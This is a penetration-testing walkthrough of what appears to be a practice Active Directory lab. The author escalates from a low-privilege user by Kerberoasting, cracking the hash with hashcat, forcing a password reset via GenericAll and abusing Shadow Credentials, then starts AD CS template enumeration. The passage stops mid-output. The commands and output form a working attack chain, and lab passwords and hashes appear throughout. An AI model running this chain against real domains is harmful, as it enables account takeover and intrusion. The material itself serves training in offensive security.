General
Objective
You are a member of the Hack Smarter Red Team. This penetration test will operate under an assumed breach scenario, starting with valid credentials for a standard domain user, faraday.
The primary goal is to simulate a realistic attack, identifying and exploiting vulnerabilities to escalate privileges from a standard user to a Domain Administrator.
Initial Access
# Credentials
faraday:hacksmarter123

# Machine IP

10.1.108.25
Network Overview
Preparation
Create a folder structure that will hold screen prints, credentials, enumeration summaries, etc.
Folder Structure
# Basic Folder
mkdir -p {Credentials,Screenshots,Tools} && tree .

# Output
.
├── Credentials
├── Screenshots
└── Tools# Machine Folder
IP=10.1.108.25
mkdir -p "$IP"/{Enum/{nmap,nxc},Loot/{bloodhound,bloodyad,certipy-ad}} && tree "$IP"
# Output
10.1.108.25
├── Enum
│ ├── nmap
│ └── nxc
└── Loot
├── bloodhound
├── bloodyad
└── certipy-adEnumeration
Start with a basic port scan to determine what we ware dealing with.
TCP - Ports & Sevice Detection
IP=10.1.108.25

sudo nmap $IP -p- -sV -Pn -sS --top-ports 1000 -T4 -oA $IP/Enum/nmap/tcp-open-ports

# Output
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-20 07:49 +0200
Nmap scan report for 10.1.108.25
Host is up (0.10s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-07-20 05:49:30Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: hacksmarter.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: hacksmarter.local, Site: Default-First-Site-Name)
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: hacksmarter.local, Site: Default-First-Site-Name)
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: hacksmarter.local, Site: Default-First-Site-Name)
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
A good starting point to start is to see if there are any shares / files that we can access before start enumerating other services, because shares / files are likely to contain some sensitive information.
SMB Enumeration (139/445)
User: Guest
IP=10.1.108.25

# if -u 'Guest' -> gives account disabled try -u '', permissons won't be listed then
nxc smb $IP -u 'Guest' -p '' --shares --log $IP/Enum/nxc/shares-user-guest.txt

# Output
SMB         10.1.108.25     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hacksmarter.local) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.1.108.25     445    DC01             [-] hacksmarter.local\Guest: STATUS_ACCOUNT_DISABLED

# Notable Findings
- Domain: hacksmarter.local
User: Anonymous
IP=10.1.108.25

nxc smb $IP -u '' -p '' --shares --log $IP/Enum/nxc/shares-user-anonymous.txt

# Output
SMB         10.1.108.25     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hacksmarter.local) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.1.108.25     445    DC01             [+] hacksmarter.local\:
SMB         10.1.108.25     445    DC01             [-] Error enumerating shares: STATUS_ACCESS_DENIED
User: Faraday
IP=10.1.108.25

nxc smb $IP -u 'faraday' -p 'hacksmarter123' --shares --log $IP/Enum/nxc/shares-user-faraday.txt

# Output
SMB         10.1.108.25     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hacksmarter.local) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.1.108.25     445    DC01             [+] hacksmarter.local\faraday:hacksmarter123
SMB         10.1.108.25     445    DC01             [*] Enumerated shares
SMB         10.1.108.25     445    DC01             Share           Permissions            Remark
SMB         10.1.108.25     445    DC01             -----           -----------            ------
SMB         10.1.108.25     445    DC01             ADMIN$                                 Remote Admin
SMB         10.1.108.25     445    DC01             C$                                     Default share
SMB         10.1.108.25     445    DC01             IPC$            READ                   Remote IPC
SMB         10.1.108.25     445    DC01             NETLOGON        READ                   Logon server share
SMB         10.1.108.25     445    DC01             SYSVOL          READ                   Logon server share
The SMB shares don't bring us anything useful.
Name resolving
For most of the nxc (netexec) commands you need to have some form of name resolving. You can make the adjustment by hand or let nxc do this for you.
IP=10.1.108.25

sudo nxc smb $IP --generate-hosts-file /etc/hosts

# Output
SMB         10.1.108.25     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hacksmarter.local) (signing:True) (SMBv1:False) (Null Auth:True)
Privilege Escalation
BloodHound
Collect Active Directory Data
IP=10.1.108.25

nxc ldap $IP -d hacksmarter.local -u 'faraday' -p 'hacksmarter123' --bloodhound \
  --collection All --dns-server $IP

# Output
LDAP        10.1.108.25     389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:hacksmarter.local) (signing:None) (channel binding:Never)
LDAP        10.1.108.25     389    DC01             [+] hacksmarter.local\faraday:hacksmarter123
LDAP        10.1.108.25     389    DC01             Resolved collection methods: acl, adcs, container, dcom, group, localadmin, loggedon, objectprops, psremote, rdp, session, trusts
LDAP        10.1.108.25     389    DC01             Excluded collection methods:
LDAP        10.1.108.25     389    DC01             Bloodhound data collection completed in 0M 24S
LDAP        10.1.108.25     389    DC01             Collecting ADCS data (CertiHound)...
LDAP        10.1.108.25     389    DC01             Found 34 certificate templates
LDAP        10.1.108.25     389    DC01             Found 1 Enterprise CAs
LDAP        10.1.108.25     389    DC01             Compressing output into /home/peter/.nxc/logs/DC01_10.1.108.25_2026-07-20_075750_bloodhound.zip

# Place the file at our central loot location for this machine
mv /home/peter/.nxc/logs/DC01_10.1.108.25_2026-07-20_075750_bloodhound.zip \
  $IP/Loot/bloodhound
Analyze BloodHound Results
Rights for user Faraday

The supplied user faraday doesn't have any useful rights to escalate our privilege.
List users with Administrator rights
List Kerberoastable users

When listing all accounts that are vulnerable to Kerberoating, the account alt.svc@hacksmarter.local is revealed.

Exploitation path of alt.svc@hacksmarter.local
Look at the outbound rights of the found account and you will see the account has GenericAll rights to the Yorinobu@hacksmarter.local account. This means we can gain access to this account by resetting it's password.

Look at the outbound rights of the found account and you will see the account has GenericWrite rights to the Soulkiller.svc@hacksmarter.local account. This means we can not reset it's password but we can probably modify atributes like the msDS-KeyCredentialLink. This attribute can be used to use ShadowCredentials to gain access.
Short AI Explenation of Shadow Credentials
In Active Directory (AD), Shadow Credentials refer to a stealthy attack technique where unauthorized certificate-based credentials are added to a user or computer account. It allows attackers to permanently impersonate a targeted account without needing its password.

Look at the outbound rights of the found account and you will see the account has Enroll rights on a specific AD CS Template → AI_Takeover. Perhaps this certificate has some options toe be abused.
Kerberoasting
Enumerate Kerberoastable Accounts
IP=10.1.108.25

impacket-GetUserSPNs hacksmarter.local/faraday:hacksmarter123 -dc-ip $IP -request

# Output
ServicePrincipalName            Name     MemberOf  PasswordLastSet             LastLogon  Delegation
------------------------------  -------  --------  --------------------------  ---------  ----------
AI/blackwall.hacksmarter.local  alt.svc            2025-09-21 17:07:42.894050  <never>


[-] CCache file is not found. Skipping...
$krb5tgs$23$*alt.svc$HACKSMARTER.LOCAL$hacksmarter.local/alt.svc*$76a1ef4ea6c9eb468537f4c9dd816413$64bf1d09e69b8c1718d2d9f5cfaa19c93762c710a9666980f9f52681bc62ed3a76b11de7ce5470336f25fdfb9db8de6269eb7867a155547dc3734a3a4fe3ae602e7da9ad129047996b2713da9a1b660bad5f11c6add88f97a776379573c1c343eb0a7b671881d344c26c82e608fa28f74bad6890a208c778b3b327645f544dd63fe27288afd22bfc106bf6bde9180218593da78dde1691046c663851f084dd1c6797c1bc70be8f45dcacfe2043aaa52ec2b0861c7e9e1800c1c6bdc780b9dcef6d460d59f98daee093ab4087fa9b960a1f37e107356a90c1dd7304b7b66984459a3f40fcefdb6b5d7b632770618c67e48c3ef33cc06e2868319865d2a3804fb0f50d8b247acb8919443fe0bf577fb8b605502da9691f3e85bcf1fe0c0c01f9b4d787ed768695991ac2180e6dd120aed355e42275d4d7cb57782310d09ad3e461312eebcf98548ff62ce11dc0e9672bfa90c1328f963a672c75e0298cbe4cfef9f81d9e80c2915a3a9b254192632c94203210b39c65f77bb5ac4f57ae7541a4e2480e73b92ab34c985f8aba219a27e497f635e51092d30c1a3e448115ceefaf0fddc06d44bc3acc2a92f0e08ec087cc3e509af53069e1174ba508b8af27e3a92dbe30de5cd96369b01adaafef1785a86579b55022a445ccee758135e28e31eaa83d1b8597588588e4f3064e98fec6a55b238a00df6dbff724803827500e670fee0781158cbb7dd1bc334ce244c75b4ca83deb2ae590ca87aad83615ae28c3d1656572538013b01558ba2405fb7672cb266cc613e6b64b3fd08f6699e91ea10ae3aac5635b023c350a0f0800d7ea81efcc4e321d3bc01e0db11320fb0fa8f8b0747b50f2ee21b5cd070402f8c0b752c98f8a76174539a016674241b6cc4b228f1894fee79dd54d2d5b6f8c014d6493f55649101635633b4fd2a932d4bbad1b0f184d1987e140afac2790903e977edb7b234577f35355f6201ac5d5d8523155edfe727459e006b3cd544ac4a59359c3ab6d533dcc0f4ec887b35c271bd90bee402b888d5d371963e80de41e3ba3ac9daa84cac2bed46d3ff1d6c4bcee652e286c2c5e6df810b67aa7ff41f8d619c444ce56dfc735e0cae36c07aa8b63a68bd3f04e845c82df0dbb46038e2b3fe5c3cc17b250d9d8984e8b086a40b6a163d3dac8cea13ba802705ba82e9024619f09dbcaedcd8a42368e9ede68f59b80711176b0ec5e5e38bd2392fadc646deb4752d0d1c56d075a9fa6a3c02c0dc1d85261e8f2203ac348aec4528cae2131dc889424a6ee0f06190b4d1e4062df7342132110ccf58fef65d7920ac2b3c2257227570f255c0fa542194268f129977469d18d7331690563b41d5f99aefb64fb64d6394c8e5716329f10f4e002f4600a8ec3a3cabff923c98d524f96d268589d4d22c08df821494d2d8c3060edd7e82f9e13fe8307281158814ddb09514bd4f1955d5904b04924db7512f33a79ea3731f313ee868e199129d96aa89af1141914769a52d5e61aa65ea6be57fa3a7bbc

# Notable Findings
- Save the Kerberos 5 TGS-REP Hash to 10.1.108.25/Enum/nxc/hash-alt.svc.txt
Crack Service Ticket Hashes
IP=10.1.108.25

hashcat -m 13100 -a 0 $IP/Enum/nxc/hash-alt.svc.txt /usr/share/wordlists/rockyou.txt

hashcat -m 13100 -a 0 $IP/Enum/nxc/hash-alt.svc.txt /usr/share/wordlists/rockyou.txt --show

# Notable Findings
Password -> babygirl1
Abusing GenericAll to Reset the password of Yorinobu
IP=10.1.108.25

# Reset the password
bloodyad -d hacksmarter.local -u alt.svc -p 'babygirl1' \
  --host $IP set password Yorinobu 'HackSm@rter123!'

# Output
[+] Password changed successfully!

# Validate the password change worked
nxc smb $IP -u Yorinobu -p 'HackSm@rter123!' --shares

SMB         10.1.108.25     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hacksmarter.local) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.1.108.25     445    DC01             [+] hacksmarter.local\Yorinobu:HackSm@rter123!
SMB         10.1.108.25     445    DC01             [*] Enumerated shares
SMB         10.1.108.25     445    DC01             Share           Permissions            Remark
SMB         10.1.108.25     445    DC01             -----           -----------            ------
SMB         10.1.108.25     445    DC01             ADMIN$                                 Remote Admin
SMB         10.1.108.25     445    DC01             C$                                     Default share
SMB         10.1.108.25     445    DC01             IPC$            READ                   Remote IPC
SMB         10.1.108.25     445    DC01             NETLOGON        READ                   Logon server share
SMB         10.1.108.25     445    DC01             SYSVOL          READ                   Logon server share
Abusing Shadow Credentials on Soulkiller.svc
IP=10.1.108.25

# This will create a TGT and it will reaveal the NT Hash
bloodyad -d hacksmarter.local -u Yorinobu -p 'HackSm@rter123!' \
--host $IP add shadowCredentials Soulkiller.svc

mv Soulkiller.svc* $IP/Loot/bloodyad

# Output
[+] KeyCredential generated with following sha256 of RSA key: 2547485e00cee13354b7aebb1023a00d4b21617f27a5c3b3fe7a8b4e6bf76cf1
[+] TGT stored in ccache file Soulkiller.svc_T7.ccache

NT: f4ab68f27303bcb4024650d8fc5f973a

# Notable Findings
- TGT
- Save the NT Hash to 10.1.108.25/Loot/bloodyad/hash-soulkiller.svc.txt
We don't need to crack the password since we have the Kerberos TGT ticket, but lets make the extra mile and try to crack the password.
hashcat -m 1000 -a 0 f4ab68f27303bcb4024650d8fc5f973a /usr/share/wordlists/rockyou.txt

hashcat -m 1000 -a 0 f4ab68f27303bcb4024650d8fc5f973a /usr/share/wordlists/rockyou.txt \
  --show

# Notable Findings
f4ab68f27303bcb4024650d8fc5f973a:MYpassword123#
Active Directory Certificate Services (AD CS) Enumeration
Vulnerable Certificate Templates
IP=10.1.108.25

# Enumerate with Kerberos TGT
export KRB5CCNAME=$IP/Loot/bloodyad/Soulkiller.svc_1m.ccache
certipy-ad find -k -dc-ip $IP -u soulkiller.svc -target 'dc01.hacksmarter.local' \
  -vulnerable -stdout

# Enumerate with the cracked Password
certipy-ad find -u 'Soulkiller.svc' -p 'MYpassword123#' -dc-ip $IP -vulnerable -stdout

# Output [ partial ]
Certificate Templates
  0
    Template Name                       : AI_Takeover
    Display Name                        : AI_Takeover
    Certificate Authorities             : hacksmarter-DC01-CA

...
[!] Vulnerabilities
